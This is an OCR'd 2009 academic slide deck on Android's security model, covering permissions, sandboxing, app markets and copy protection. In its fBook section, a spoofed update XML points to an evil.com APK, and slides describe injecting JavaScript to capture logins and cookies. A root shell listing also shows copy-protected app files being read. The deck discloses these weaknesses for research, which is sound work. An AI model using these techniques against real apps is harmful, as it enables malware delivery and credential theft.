
A Look at a Modern Mobile Security Model:

Google's Android Platform



public static final String **BRICK**

Required to be able to disable the device (very dangerous!).

Constant Value: "android.permission.BRICK"

Jon Oberheide

University of Michigan

March 18, 2009

Introduction

- Jon Oberheide
  - Security researcher and PhD candidate
  - Advisor: Farnam Jahanian
- Research
  - Malware, botnets, honeypots, etc
  - Grant with Google for Android security
  - http://www.eecs.umich.edu/fjgroup/

Game Plan


- **Mobile Security**
- Google's Android Platform
- Application Security
- Pwn2Own: PME

Mobile Devices

Modern mobile devices have evolved significantly

Increased resources

CPU, memory, storage
Media-specific DSPs



High connectivity

Local: Bluetooth, 802.11g
Wide: HSDPA, 802.11n

Usable interfaces

High-res touch screens
Full QWERTY keyboards

App devel/distribution

Full blown SDKs/toolchains
App store distribution

Mobile Security

- Impact on users
  - People using mobile devices like never before
  - Banking, shopping, email, social networking, etc
- Impact on security
  - Sensitive data now being stored/input on devices
  - Economic incentive for attackers is growing

Mobile vs. Desktop

How is mobile security different than traditional desktop security?

- Defenders
  - Flexibility of user expectations
  - HCI capabilities
    - Desktop env → web
    - Mobile env → apps
  - Power/resources
- Attackers
  - New, lesser-explored attack surface
  - Less bot value
  - More targeted value
  - Entrance to new nets


Mobile Security Threats

- Classified in two broad classes
  - Same threat classes as traditional computing
- Technical vectors
  - Classical vulnerabilities to achieve code execution
  - Charlie's Safari sploits
- Social vectors
  - Social engineering to achieve code execution
  - SexyView/Cabir/CommWarrior worms

Estimating Vulnerable Populations

- Vulnerable population for social vectors
- If you'll install a fart app, you'll install *anything*

Android



Fartdroid

~10k-50k users

vs.

iPhone

iFart

~500k users

Modern Mobile Platforms

- Variety of platforms

- Variety of security models

Security Models

We can evaluate mobile security models by their resilience to threats in different attack stages.

- Pre-exploitation
  - Preventing technical/social threats
- Post-exploitation
  - Limiting impact of successful attacks

Attack Resilience

Pre-exploitation

- Technical vectors
  - Type-safe devel languages
  - Non-executable memory
  - … (same as non-mobile)
- Social vectors
  - Ease of app delivery
  - Application signing policies
  - App store inclusion policies

Post-exploitation

- Technical vectors
  - Privileges/permissions
  - App sandboxing
- Social vectors
  - Ease of removal
  - Remote kill/revocation
  - Vendor blacklists

Security Tensions


- Mobile security is a delicate balance
- Restricted vs. open platforms
  - Allow self-signed apps?
  - Allow non-official app repositories?
  - Allow free interaction between apps?
  - Allow users to override security settings?
  - Allow users to modify system/firmware?
- Financial motivations

Game Plan

- Mobile Security
- **Google's Android Platform**
- Application Security
- Pwn2Own: PME


Google Android Platform

- Base platform
  - Linux 2.6.25 kernel
- Native Libraries
  - Libc, WebKit, etc
- Dalvik VM
  - Register-based VM
  - Runs dex bytecode
- Applications
  - Developed in Java
  - Runs on Dalvik VM
  - Linux process 1-1




Security Model Features

- Application signing
  - No CAs
  - Self-signed by developers
- Distribution of apps
  - Android marketplace
  - $25 signup, anyone can publish
  - Non-market apps disabled by default, easy enable
- Application permissions
  - Explicitly defined by devel and approved by user at install
- Sandboxed environment
  - Each app isolated with its own process, user, data



Permission-Based Model

- Apps explicitly request pre-defined permissions
- Examples:
  - Cellular: calls, SMS, MMS
  - Network, bluetooth, wifi
  - Hardware settings: vibrate, backlight, etc
  - Location: coarse/fine
  - App data: contacts, calendar
- Brickdroid: android.permission.BRICK



This application has access to the following:

Network communication
full Internet access

Your location
coarse (network-based) location, fine (GPS) location


Permission Specification

- apk → Android package format
  - Simple zip archive
  - Extract to get AndroidManifest.xml
  - <use-permission> lists requested perms

```
<uses-permission android:name="android.permission.BRICK">
</uses-permission>
<uses-permission
android:name="android.permission.CALL_PRIVILEGED">
</uses-permission>
<uses-permission
android:name="android.permission.DELETE_PACKAGES">
</uses-permission>
```

Permission Enforcement

- uid and gid generated for app at install




```
drwxr-xr-x     1 10027     10027         2048 Nov
9 01:59 org.dyndns.devesh.flashlight
drwxr-xr-x     1 10046     10046         2048 Dec
8 07:18 org.freedictionary
drwxr-xr-x     1 10054     10054         2048 Feb
5 14:19 org.inodes.gus.scummvm
drwxr-xr-x     1 10039     10039         2048 Mar
8 12:32 org.oberheide.org.brickdroid
```


- High-level permissions restricted by Android runtime framework

Permission Enforcement

- Others enforced by group membership in the linux kernel
- AF_INET: 3003




```
+#ifdef CONFIG_ANDROID_PARANOID_NETWORK
+static inline int current_has_network(void)
+{
+       return (!current->uid || current->gid == AID_INET ||
+               groups_search(current->group_info, AID_INET));
+}
+# else
+static inline int current_has_network(void)
+{
+       return 1;
+}
+#endif
+
 /*
  *     Create an inet socket.
  */
@@ -262,6 +279,9 @@ static int inet_create(struct net *net, stru
        if (net != &init_net)
                return -EAFNOSUPPORT;

+       if (!current_has_network())
+               return -EACCES;
+
```



```
--- a/include/linux/android_aid.h
+++ b/include/linux/android_aid.h
@@ -19,5 +19,6 @@
 /* AIDs that the kernel treats differently */
 #define AID_NET_BT_ADMIN 3001
 #define AID_NET_BT       3002
+#define AID_INET         3003
```

Permission Granularity

- Is current approach granular enough?
- Coarse network permissions
  - More granularity would be useful
  - Address/CIDR/DNS specifications
- Fine line between effective granularity and overloading users
  - Overloaded → Conditioned → Ignored
- fBook Facebook app
  - Credentials should only be sent to facebook.com



12:37 PM

fBook

facebook

Email or Phone:

jonojono@umich.edu

Password:


••••••••••••••••••••••••••••••

Login

Need to access the regular Facebook site?

Permission Granularity

- fBook app does phone home



Source	Destination	Protocol	Info
192.168.10.11	192.168.10.1	DNS	Standard query A iphone.facebook.com
192.168.10.11	192.168.10.1	DNS	Standard query A iphone.facebook.com
192.168.10.11	192.168.10.1	DNS	Standard query A nextmobileweb.com
192.168.10.11	192.168.10.1	DNS	Standard query A nextmobileweb.com
192.168.10.11	75.101.140.253	TCP	35385 > http [SYN] Seq=0 Win=5840 Len
192.168.10.11	75.101.140.253	TCP	35385 > http [SYN] Seq=0 Win=5840 Len
192.168.10.11	75.101.140.253	TCP	35385 > http [ACK] Seq=1 Ack=1 Win=58
192.168.10.11	75.101.140.253	TCP	[TCP Dup ACK 24#1] 35385 > http [ACK]
192.168.10.11	75.101.140.253	HTTP	GET /builds.xml?device=android&model=
192.168.10.11	75.101.140.253	HTTP	[TCP Out-Of-Order] GET /builds.xml?de

- With more granular permissions
  - This could be prevented
  - Or at least disclosed to user at install time

Native Code Threats

- Native code libraries
  - WebKit, multimedia, crypto, database, etc
  - Represents a significant attack surface
- Charlie's exploits
  - WebKit and PacketVideo components
  - Lacking non-executable mem!
- Sandboxing to the rescue
  - Browser → still a big deal
  - Media player → not catastrophic
- Separation of functionality

Game Plan

- Mobile Security
- Google's Android Platform
- **Application Security**
- Pwn2Own: PME


fBook App

- Back to fBook!
- Phones home to nextmobileweb.com
  - /builds.xml?... → checks for updates
  - /facebook/js_inject?... → fetches javascript
- HTTP vs. HTTPS
  - Facebook auth occurs over HTTPS
  - But fBook phone home occurs over HTTP
- MITM!

fBook MITM

- Spoof malicious APK during update check:

```
<?xml version="1.0" encoding="UTF-8"?>
<builds>
  <build>
    <id>12</id>
    <version>666</version>
    <os></os>
    <link>
      http://evil.com/evil.apk
    </link>
    <update_note>
      EVIL APK UPDATE!!!
    </update_note>
  </build>
</builds>
```



12:37 PM

fBook

facebook

Email or Phone:

Password:

Upgrade Available

EVIL APK UPDATE!!!

fBook MITM


- fBook app uses iphone.facebook.com
  - But needs to adapt certain elements/buttons
  - Fetches remote js to do DOM transformations
  - /facebook/inject_js?version=101
- We can inject our own malicious JS
  - Redirect POST targets to collect login info
  - Snarf document.cookie
  - etc...

Malicious Apps in the Market

- Potential for malicious apps
  - Not strict approval process like iTunes App Store
- Market crawling tool
  - To be released in a few days
- Automated process
  - Fetch, install, and launch app
  - Simulate user input to app
  - Data flow taint tracking
  - Monitor resulting activity

MemoryUp Debacle


- MemoryUp market app
  - First accused of wiping sdcard/data
  - Then of spamming contacts
  - Then corrupting memory, adware
- Rumor spread quickly
  - Fartdroid users + groupthink = debacle
- Confirmed *not* malicious by Google
  - App didn't even request those permissions



Paid Market Apps

- Paid apps now available
  - Launched in mid-Feburary
  - 24 hour refund

- Copy protection?
  - Off vs On?
  - Independent of free/paid options



Developer Console - Mozilla Firefox
File Edit View History Bookmarks Tools Help
http://market.android.com/publish/H
Google
Disable Cookies CSS Forms Images Information Miscellaneous
Done

Publishing options


Copy Protection
● Off (Application can be copied from the device)
○ On (Helps prevent copying of this application from the device. Increases the amount of memory required by users to install the application)

Locations
☑ All Current and Future Locations
□ Australia
□ Austria
□ Czech Republic

Copy Protection

- Off?
  - Apps stored in /data/app/
  - Accessible to users


- On?
  - Apps stored in /data/app-private/
  - Not accessible to users
  - Unless you have rooted phone



```
# uname -a
Linux localhost 2.6.25-01843-gfea26b0 #1 PREEMPT
 Sat Jan 24 21:06:15 CST 2009 armv6l unknown
# ls /data/app-private
com.larvalabs.retrodefence.apk
# ls /data/app | head -n 5
com.aevumobscurum.android.apk
com.android.bartender.apk
com.android.stopwatch.apk
com.android.term.apk
com.biggu.shopsavvy.apk
# 
```

